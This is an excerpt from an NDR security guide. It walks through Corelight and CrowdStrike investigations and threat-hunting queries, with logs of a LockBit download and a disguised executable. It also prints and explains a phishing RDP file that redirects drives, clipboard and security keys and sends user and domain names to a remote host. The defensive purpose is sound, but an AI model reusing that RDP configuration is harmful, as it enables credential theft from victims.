

For this event we also have entity information provided by an integration with CrowdStrike Falcon®.



Thanks to the CrowdStrike data, we can see that the system acting suspiciously is a Windows 10 workstation. If we had enabled the ability to take action through CrowdStrike, we could isolate this entity from this interface if we so choose.

Let's try to figure out what is happening here. If we look at a slightly wider angle, we can see the SSL alerts along with an intel (intelligence) notice for the destination IP address.

If we pivot to those intel alerts, and widen our aperture a bit, we will see a lot of suspicious activity over time. Each line indicates an event of interest with its own set of logs.



That display shows EXE or DLL downloads, including a packed variant, a MALWARE alert, and two varieties of access to a dotted quad IP address. As normal users typically do not access Web sites via a specific IP address, connecting to Web servers via IP address is suspicious by itself.

When we look at the HTTP log for the first event associated with this intel hit, we see something that is clearly malicious.


Intel::Notice | 2026-03-10T11:53:55-04:00

HTTP Details Raw String | 2026-03-10T11:53:55-04:00


```
{
  _path: http
  _system_name: sensor.violetbears.cyberlab.trycorelight.com
  _write_ts: 2026-03-10T15:53:55.657572Z
  ts: 2026-03-10T15:53:55.249594Z
  uid: CbOeEW6qT3MA46nm7
  id.orig_h: 192.168.100.10
  id.orig_p: 53655
  id.resp_h: 44.201.4.198
  id.resp_p: 80
  id.orig_l2_addr: 00:50:56:9a:b7:a1
  id.resp_l2_addr: 78:45:58:ff:63:18
  id.orig_l2_vendor: VMware, Inc.
  id.resp_l2_vendor: Ubiquiti Inc
  trans_depth: 1
  method: GET
  host: msv.cbanalytics.org
  uri: /LockBIT-4C097BA1EA9D1EC0.exe
  version: 1.1
  user_agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
              Chrome/107.0.0.0 Safari/537.36
  request_body_len: 0
  response_body_len: 883200
  status_code: 200
  status_msg: OK
  tags: []
  resp_fuids: ["F7BYdS2Y7ZTXDyHah"]
  resp_mime_types: ["application/x-dosexec"]
  client_headers: ["User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
                  Kit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36","Accept-Encod-
                  ing:gzip, deflate","Accept:*/*","Connection:keep-alive","Host:msv.cbanalytics.
                  org","Pragma:no-cache","Cache-Control:no-cache","Content-Type:application/x-ms-
                  dos-program"]
  server_headers: ["Server:Apache/2.4.9","Date:Wed, 27 Mar 2024 14:56:52 GMT","Accept-Ranges
                  bytes","Content-Length:883200","Content-Type:application/x-msdos-pro-
                  gram","Last-Modified:Wed, 27 Mar 2024 14:56:48 GMT"]
  trans_time: 0.4079780578613281
}
```


There is a GET request for a URI of /LockBIT_4C097BA1EA9D1EC0.exe. LockBit is a ransomware application, so there should be no legitimate reason to download this file. The organization hosting the executable doesn't care about using expired SSL certificates, so long as they can serve their malware to victims. A legitimate red team should not re-use malware handled in the wild by real intruders. If they wish to simulate a ransomware scenario, they should write their own program that acts as ransomware, minus any destructive payload or capabilities.


In this case, the expired SSL certificate was the tip of the iceberg. If we are still unsure, or we require a more concise explanation, the local AI agent provides the following.




Now that we have identified this compromised system that has retrieved LockBit, we need to immediately quarantine the compromised system and initiate network-wide containment procedures.

Case 3: Outbound reconnaissance

For the next case, let's see if we can understand why a system appears to be scanning hosts on the Internet. If this is truly the case, at the very least we are being an inconsiderate network neighbor by subjecting others to this activity. The exception would be that we are assessing the remote site because we own it. That does not appear to be the case.



Here we see one of our computers scanning for the Secure Shell (SSH) service.




Our integrated CrowdStrike data provides some helpful entity details.

We see that a Linux server running Ubuntu 24.04 is in play. That makes sense. Although it's technically possible for a Windows computer to scan for SSH, it is more likely that a Linux or other Unix-like platform would be compromised and looking to spread via SSH.

The detection summary gives more data on why the platform identified the activity as a SSH scan.

The Suricata rule that flagged this suspicious behavior is on the right. If you are not comfortable reading Suricata detection syntax, then the AI-generated rule description on the left does a good job explaining how it works.

If we expand our view again, we see a variety of suspicious and malicious activity involving the source IP and/or destination IP addresses.



The source-destination alerts are all related to SSH scanning and interactive sessions. The last set of interactive connections could indicate a compromise attempt.

The source-only alerts are a basket of badness. Sliver is an open source, cross-platform command and control (C2) framework developed by Bishop Fox. No one should be using it unless authorized to perform red team engagements.


EternalSafety is a Zeek package that detects potentially dangerous SMBv1 protocol violations associated with the NSA-leaked “Eternal” family of Windows exploits. If it is firing, that is a bad sign.

Finally, possible exfiltration to an Amazon S3 bucket could be the last step in an intrusion scenario.


It’s clear at this point that 172.27.0.37 is a troubled system that needs to be immediately contained, and that incident response procedures need to be implemented.

Case 4: Malicious RDP artifact

For the last case, let's use the Corelight NDR ability to extract and alert upon file contents.



This example shows a suspicious Remote Desktop Protocol file that Corelight extracted from network traffic.



Corelight generated this alert using an open source Yara rule, as shown here.

As embedded in the Yara rule, the RDP file extracted by Corelight has been used in phishing campaigns against Ukraine.

If we look at the connection log for this event we see a worrisome detail.

SUSP_RDP_File_Indicators_Oct24_1 | 2026-03-11T08:32:27-04:00

CONN Details Raw String | 2026-03-11T08:32:27-04:00


```
{
  _path: conn
  _system_name: sensor.violetbears.cyberlab.trycorelight.com
  _write_ts: 2026-03-11T12:32:32.051740Z
  ts: 2026-03-11T12:32:27.978248Z
  uid: CXrp0v2UC7v1LMMYH2
  id.orig_h: 172.16.0.21
  id.orig_p: 2243
  id.resp_h: 188.127.224.64
  id.resp_p: 80
  id.orig_l2_addr: 4c:34:88:16:a6:07
  id.resp_l2_addr: 82:65:17:c9:74:a1
  id.orig_l2_vendor: Intel Corporate
  id.resp_l2_vendor: unknown - Locally Administered MAC
  proto: tcp
  service: http
  duration: 5.0590580031604
  orig_bytes: 374
  resp_bytes: 15256
  conn_state: SF
  local_orig: true
  local_resp: false
  missed_bytes: 0
  history: ShADadfF
  orig_pkts: 8
  orig_ip_bytes: 706
  resp_pkts: 15
  resp_ip_bytes: 15868
  tunnel_parents: ["CUQEG0242KZ7H87c01"]
  resp_cc: RU
  spcap_url: https://smartpcap.trycorelight.com/spcap/v1/?uid=CXrp0v2UC7v1LMHYH2
  spcap_rule: 1
  spcap_trigger: all-unencrypted
  app: ["firefox","mozilla","windows"]
  orig_l2_addr: 4c:34:88:16:a6:07
  resp_l2_addr: 82:65:17:c9:74:a1
  community_id: 1:NoHf2oF/AocHbqeTA0sOHhUPq3Y=
  remote_asn: 56694
  remote_organization: LLC Smart Ape
  remote_latitude: 55.7386
  remote_longitude: 37.6088
  remote_country: RU
  synack_seq_number: 3106379085
  nat_orig_id: c89c41af99a727f66c41e7e9081fbb4c87c7c06d1
  nat_resp_id: 531c032a91ce59752d9bd45c253421b369665c6d7
  nat_id: 217aa2ec60c64c6a8180d231a2f0d14d5dc0c7caf6
  pcr: -0.9521433141394754
  tcp_rtt: 0.009987115859985352
  tcp_3way: 0.015050172805786133
}
```

There is a Web server listening on port 80 TCP on 188.127.224.64, which is in a Russian IP address block.

If we look at the HTTP session, we see a reference to the file downloaded:

```
/AWS IAM Configuration.rdp
```

SUSP_RDP_File_Indicators_Oct24_1 | 2026-03-11T08:32:27-04:00

HTTP Details Raw String | 2026-03-11T08:32:27-04:00


```
{
  _path: http
  _system_name: sensor.violetbears.cyberlab.trycorelight.com
  _write_ts: 2026-03-11T12:32:28.028738Z
  ts: 2026-03-11T12:32:27.993400Z
  uid: CXrp0v2UC7v1LMMYH2
  id.orig_h: 172.16.0.21
  id.orig_p: 2243
  id.resp_h: 188.127.224.64
  id.resp_p: 80
  id.orig_l2_addr: 4c:34:88:16:a6:07
  id.resp_l2_addr: 82:65:17:c9:74:a1
  id.orig_l2_vendor: Intel Corporate
  id.resp_l2_vendor: unknown - Locally Administered MAC
  trans_depth: 1
  method: GET
  host: 18.222.25.8
  uri: /AWS IAM Configuration.rdp
  version: 1.1
  user_agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
  request_body_len: 0
  response_body_len: 14960
  status_code: 200
  status_msg: OK
  tags: []
  resp_fuids: ["Fu863k1QurGA0l1yP9"]
  resp_mime_types: ["application/x-rdp"]
  client_headers: ["Host:18.222.25.8","User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64;
                   rv:121.0) Gecko/20100101 Firefox/121.0","Accept:text/html,application/
                   xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8","Ac-
                   cept-Language:en-US,en;q=0.5","Accept-Encoding:gzip, deflate","Connec-
                   tion:keep-alive","Upgrade-Insecure-Requests:1"]
  server_headers: ["Date:Mon, 11 Nov 2024 17:55:10 GMT","Server:Apache/2.4.58 (Ubuntu)",
                   "Last-Modified:Mon, 11 Nov 2024 15:51:28 GMT","ETag:\"3a70-626a512de765e\"","Ac-
                   cept-Ranges:bytes","Content-Length:14960","Keep-Alive:timeout=5, max=100","Con-
                   nection:Keep-Alive","Content-Type:application/x-rdp"]
  trans_time: 0.03533792495727539
}
```


This is an unusual session because the GET request is to the host 18.222.25.8, not the 188.127.224.64 address in the session.This could be an instance of virtual hosting, or a reverse proxy or content delivery network, or domain fronting.

We can see the contents of the .rdp file if we download the full content data for this file.

An .rdp configuration file is plain text, so we can view it in text editor. Here is an excerpt from that file.

```
alternate full address:s:us-west-1.ukrtelecom.cloud
full address:s:us-west-1.ukrtelecom.cloud
drivestoredirect:s:*
username:s:
redirectprinters:i:1
redirectcomports:i:1
redirectsmartcards:i:1
redirectwebauthn:i:1
redirectclipboard:i:1
redirectposdevices:i:1
audiocapturemode:i:1
remoteapplicationicon:s:C:\Windows\SystemApps\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy\Assets\
Health.contrast-white.ico
remoteapplicationmode:i:1
remoteapplicationname:s:AWS Secure Storage Connection Stability Test v24091285697854
remoteapplicationexpandcmdline:i:0
remoteapplicationcmdline:s:%USERPROFILE% %COMPUTERNAME% %USERDNSDOMAIN%
remoteapplicationprogram:s:||AWS Secure Storage Connection Stability Test v24091285697854
…snip…
```


This is a credential stealing method.

remoteapplicationcmdline:s:%USERPROFILE% %COMPUTERNAME% %USERDNSDOMAIN%: This enables sending the following information from the victim to the remote server.

%USERPROFILE%: This shares the local folder path (revealing the victim's username).

%COMPUTERNAME%: This shares the name of the PC.

%USERDNSDOMAIN%: The shares the name of the corporate domain.

drivestoredirect:s:*: This maps all drives (C:, D:, USB drives, etc.) for remote access.

redirectclipboard:i:1: This shares clipboard data.

redirectsmartcards/webauthn: This shares security keys and login hardware access.

audiocapturemode:i:1: This shares microphone access.

The last line shows the RDP session is pretending to be a "Connection Stability Test", but

it's really malicious behavior. Once again, start incident response procedures! The security team would have to determine if the user acted on this .rdp file, which could be found by searching for outbound RDP sessions.

Summary

This chapter demonstrated the practical application of Network Detection and Response using alert-driven case studies within the Corelight Investigator platform. Across four distinct examples, we saw how initial alerts, ranging from lateral movement and expired SSL certificates, to outbound reconnaissance and the extraction of malicious RDP artifacts, can serve as the starting point for deeper security investigations.

The cases highlighted the crucial role of NDR in combining raw alert data with other forms of network security monitoring data, such as Zeek logs, full content packet capture, extracted content, and integrated endpoint information (e.g., from CrowdStrike Falcon).

Key takeaways from the examples include:

Case 1 (Lateral movement): *An alert led to the discovery of multiple suspicious activities, including potential Mirai botnet and attack discovery, and confirmed the use of NSM data to identify a suspicious file copy action via SMB.*

Case 2 (Expired SSL certificate): *A seemingly minor alert proved to be the "tip of the iceberg," quickly leading to the discovery of a LockBit ransomware download.*

Case 3 (Outbound reconnaissance): *An SSH scan alert, coupled with entity data (a Linux server), exposed a compromised system engaged in widespread malicious activity, including the use of the Sliver C2 framework and possible data exfiltration.*

Case 4 (Malicious RDP artifact): *The ability of NDR to extract and inspect file contents led to the detection of a phishing-related RDP file designed for credential stealing and broad system access.*

In every case, the investigation transitioned from a suspicious alert to a clear determination of compromise, mandating rapid containment procedures. The ability to pivot between different NSM data types enables analysts to quickly and efficiently categorize events as normal, suspicious, or malicious.

04

Threat **hunting**

In chapter 3 we discussed identifying suspicious and malicious activity by beginning an investigation with alerts. Our NDR made judgements on the activity it perceived, and it produced a warning that some event might merit our attention. This is an alert-driven investigative method.

Introduction

"Threat hunting" is an alert-free alternative to alert-driven investigations. For the July/August 2011 issue of Information Security magazine, I wrote the first public article that discussed threat hunting. It was titled "Become a Hunter" and featured an image of a person in a suit pulling back the string on a bow! I wrote:

"One way to characterize this more vigorous approach to detecting and responding to threats is the term "hunting." In the mid-2000s, the Air Force popularized the term "hunter-killer" for a mission whereby teams of security experts performed "friendly force projection" on their networks. They combed through data from systems and in some cases occupied the systems themselves in order to find advanced threats. The concept of "hunting" (without the slightly more aggressive term "killing") is now gaining ground in the civilian world.

If the SOC [Security Operations Center] is characterized by a group that reviews alerts for signs of intruder action, the CIRT [Computer Incident Response Team] is recognized by the likelihood that senior analysts are taking junior analysts on "hunting trips."

A senior investigator who has discovered a novel or clever way to possibly detect intruders guides one or more junior analysts through data and systems looking for signs of the enemy. Upon validating the technique (and responding to any enemy actions), the hunting team should work to incorporate the new detection method into the repeatable processes used by SOC-type analysts. This idea of developing novel methods, testing them into the wild, and operationalizing them is the key to fighting modern adversaries."

This idea of developing novel methods, testing them into the wild, and operationalizing them is the key to fighting modern adversaries.

Aaron Wade and David Bianco pioneered the threat hunting methodologies we deployed at the General Electric CIRT in 2008. They proposed that we could discover adversaries by formulating hypotheses about how adversary activity would manifest in our NSM and endpoint data. (Ken Bradley developed our own endpoint data collection system, because EDR did not exist at that time.) By testing these hypotheses against security evidence, we could

identify intruders who had not triggered any alerts.

This is the key to threat hunting, and why “automated threat hunting” is something of a misnomer. If you can automate a threat hunt, then the results are judgements that are best characterized as alerts. Save true threat hunting for intruder activity that can be difficult to transform into judgements. In the age of AI, discussed in the next chapter, these lines are blurring. For now, we will look at some simple yet powerful queries that demonstrate how to hunt for threats using NDR. Remember that the NDR must provide the type of high fidelity network evidence seen in previous chapters. If the NDR only offers alerts, a security analyst cannot threat hunt.

Case 1: File name mismatch

Let's start our threat hunting journey with the following example. Imagine that a security analyst wants to detect when a user downloads a Windows executable that an intruder is hiding with another file extension. The user thinks they are downloading an image file like example.png, but the file is really a malicious Windows executable.

We can instruct our NDR to look for downloaded files that it determines to be Windows executables, but which do not have an expected extension like .exe, .dll, or .msi. The NDR will examine the file's MIME (Multipurpose Internet Mail Extensions) type to discover that the file is really a Windows executable. Any mismatches will be suspicious.

We run the following in our CrowdStrike Falcon LogScale instance, although there are equivalent searches for other platforms. Note that we are searching the HTTP and HTTP Reduced logs generated by Corelight.

```
(#path="http" or #path="http_red")
| ! (uri="*.exe" or uri="*.dll" or uri="*.msi")
| split(resp_mime_types)
| in(resp_mime_types, values=[
"application/java-archive",
"application/mshelp",
"application/chrome-ext",
"application/x-object",
"application/x-executable",
"application/x-dosexec",
"application/x-msdownload",
"application/vnd.microsoft.portable-executable"])
| groupby([id.orig_h, id.resp_h, id.resp_p, host, method, uri, status_code],
function=collect(resp_mime_types, limit=5))
```

An equivalent query for Splunk would be the following:

```
# Splunk SPL Version

index=proxy OR sourcetype=stream:http

| search (path="http" OR path="http_red")

  AND NOT (uri="*.exe" OR uri="*.dll" OR uri="*.msi")

| where match(resp_mime_types, "(application/java-archive|application/mshelp|application/
chrome-ext|application/x-object|application/x-executable|application/x-dosexec|application/x-
```

```
msdownload|application/vnd.microsoft.portable-executable")
| stats values(resp_mime_types) as resp_mime_types by src_ip, dest_ip, dest_port, host, method, uri,
status_code
```

An equivalent Sigma rule would be the following:

```
title: Windows Executable Download without Matching Extension


status: experimental
description: Detects the download of a Windows executable where the file extension is not .exe,
.dll, or .msi.
logsource:
    category: proxy
detection:
    selection_path:
        path|contains:
            - 'http'
            - 'http_red'
    selection_mime:
        resp_mime_types:
            - 'application/java-archive'
            - 'application/mshelp'
            - 'application/chrome-ext'
            - 'application/x-object'
            - 'application/x-executable'
            - 'application/x-dosexec'
            - 'application/x-msdownload'
            - 'application/vnd.microsoft.portable-executable'
    filter_extensions:
        uri|endswith:
            - '.exe'
            - '.dll'
            - '.msi'
    condition: selection_path and selection_mime and not filter_extensions
falsepositives:
    - Legitimate software updates using non-standard naming conventions
level: high
```

One of our results yields the following Corelight HTTP log entry:


```
{
"_path":"http",
"_system_name":"sensor.greenbears.cyberlab.trycorelight.com",
"_write_ts":"2026-04-22T04:35:42.506227Z",
"ts":"2026-04-22T04:35:37.751501Z",
"uid":"C5RuMk1OvbeppMeTDd",
"id.orig_h":"172.27.0.138",
"id.orig_p":57522,
"id.resp_h":"64.176.7.215",
"id.resp_p":8888,
"trans_depth":1,
"method":"GET",
"host":"64.176.7.215:8888",
"uri":"/STRIPED_HONEYBEE.woff",
"version":"1.1",
"user_agent":"Wget/1.21.2",
"request_body_len":0,
"response_body_len":15622144,
```

```
"status_code":200,
"status_msg":"OK",
"tags":
[
],
"resp_fuids":
[
"FNoxLc2npA2j3INRC5"
],
"resp_mime_types":
[
"application/x-executable"
],
"client_headers":
[
"Host:64.176.7.215:8888",
"User-Agent:Wget/1.21.2",
"Accept:*/*",
"Accept-Encoding:identity",
"Connection:Keep-Alive"
],
"server_headers":
[

"Cache-Control:no-store, no-cache, must-revalidate",
"Date:Wed, 15 Nov 2023 22:08:54 GMT",
"Content-Type:application/octet-stream",
"Transfer-Encoding:chunked"
]
}
```

Notice that the file downloaded is STRIPED_HONEYBEE.woff, but the MIME type is “application/x-executable”. The file was downloaded with Wget, a command line file retrieval program.

A .woff file is a “Web Font.” It should not be an executable file. The log entries “status_code”:200,” and “status_msg”:”OK”, indicate that a user requested this false file and successfully downloaded it. It is possible that their system is now compromised, unless an endpoint agent or control detected and refused to run the executable. The next step would be to look for suspicious outbound activity from 172.27.0.138, or scan the system with an EDR agent, or other procedures as implemented by the security team.

Case 2: Unusual downloads

Let's try another method to identify suspicious or malicious file downloads.

This query inspects outbound HTTP traffic for successful file downloads, while ignoring images, videos, fonts, PDFs, and standard text.

```
definetable({(#path=conn or #path=conn_red) local_resp=false
local_orig=true
service="*http*"}, name=outbound_conns, include=uid)
| (#path=http or #path=http_red) status_code=200 resp_mime_types[0]=*
| match(file=outbound_conns, field=uid)
| split(resp_mime_types)
| !in(field=resp_mime_types, values=["text/*", "image/*",
"application/xml",
"application/font", "video/*", "application/ocsp-response",
"application/pgp-signature",
"application/pdf", "application/vnd.ms-opentype",
"application/x-font"])
| groupby([id.orig_h, id.resp_h, id.resp_p, host, method, uri, status_code],
function=collect(resp_mime_types, limit=5))
```


Here is a shortened version of one of the results:

```
{
        "host": "64.176.7.215:8888",
        "id.orig_h": "172.27.0.138",
        "id.resp_h": "64.176.7.215",
        "id.resp_p": "8888",
        "method": "GET",
        "resp_mime_types": "application/x-executable",
        "status_code": "200",
        "uri": "/STRIPED_HONEYBEE.woff"
    },
```

It's our old friend from the previous example – the malicious .woff file! This shows how it is possible to try different approaches but yield similar results.

Another result from the same query shows the following worrisome data:

```
  {
        "host": "54.165.175.230",
        "id.orig_h": "172.30.85.254",
```

```
    "id.resp_h": "54.165.175.230",
    "id.resp_p": "80",
    "method": "GET",
    "resp_mime_types": "application/x-executable",
    "status_code": "200",
    "uri": "/stowaway_agent"
}
```


This entry shows that 172.30.85.254 successfully downloaded a file called stowaway_agent. This indicates that an intruder is installing Stowaway, a multi-hop proxy tool used to create command and control channels. The next step in this investigation would be to look for outbound activity from 172.30.85.254 to any unrecognized IP address or domain, as that would confirm an intruder is active on the system.

Case 3: Large data transfer

One of the activity types that should trigger an alarm, but often does not, is the unauthorized transfer of a large amount of data. Here is a query that looks for a transfer to an external system of more than 1 GB of data, with a download of less than 100 MB of data.

```
(#path=conn or #path=conn_red) orig_bytes>1000000000 resp_bytes<100000000
| groupby(id.orig_h, function=[collect([id.resp_h, id.resp_p, service], limit=15),
sum(orig_bytes, as=sum_orig_bytes), sum(resp_bytes, as=sum_resp_bytes), count()])
```

This query returned the following log entries:


```
{
    "_count": "3",
    "id.orig_h": "172.16.13.20",
    "id.resp_h": "172.16.13.13",
    "id.resp_p": "6081",
    "sum_orig_bytes": "3791642470",
    "sum_resp_bytes": "0"
},
```

```
{
    "_count": "5",
    "id.orig_h": "172.16.255.221",
    "id.resp_h": "172.16.79.13",
    "id.resp_p": "6081",
    "sum_orig_bytes": "6399996715",
    "sum_resp_bytes": "0"
}
```


These two IP addresses, 172.16.13.20 and 172.16.255.221, each transmitted a large amount of data, 3.8 GB and 6.4 GB respectively, to destination port 6081. Port 6081 UDP is the standard port for GENEVE (Generic Network Virtualization Encapsulation). GENEVE is a tunneling protocol used in virtualized environments (like AWS, Azure, or Google Cloud) to move data between virtual machines and gateways. Zero data in response is also indicative of GENEVE, as it does not require acknowledgement.

If this is not authorized activity, then the investigator may have found data exfiltration.

Case 4: Coordinated exfiltration

The last query looked for bulk data transfer. Consider the following alternative:

```
(#path="files" or #path="files_red") !(total_bytes="0") local_orig=true
| in(mime_type, values=["application/vnd.ms-cab-compressed", "application/warc",
"application/x-7z-compressed", "application/x-ace", "application/x-arc",
"application/x-archive", "application/x-arj", "application/x-compress",
"application/x-cpio", "application/x-dmg", "application/x-gzip", "application/x-lha",
"application/x-eet", "application/x-lrzip", "application/x-lz4", "application/x-lzh",
"application/x-lzma", "application/x-lzip", "application/x-rar", "application/x-rpm",
"application/x-rpm", "application/x-stuffit", "application/x-tar", "application/x-xz",
"application/x-zoo", "application/zip"
])
| groupby(field=id.orig_h, function=[collect([id.resp_h, id.resp_p, mime_type, sha1],
limit=15), sum(total_bytes, as="sum_bytes"), count(field=sha1, distinct=true, as="#_files")])
| "#_files" > 25
```

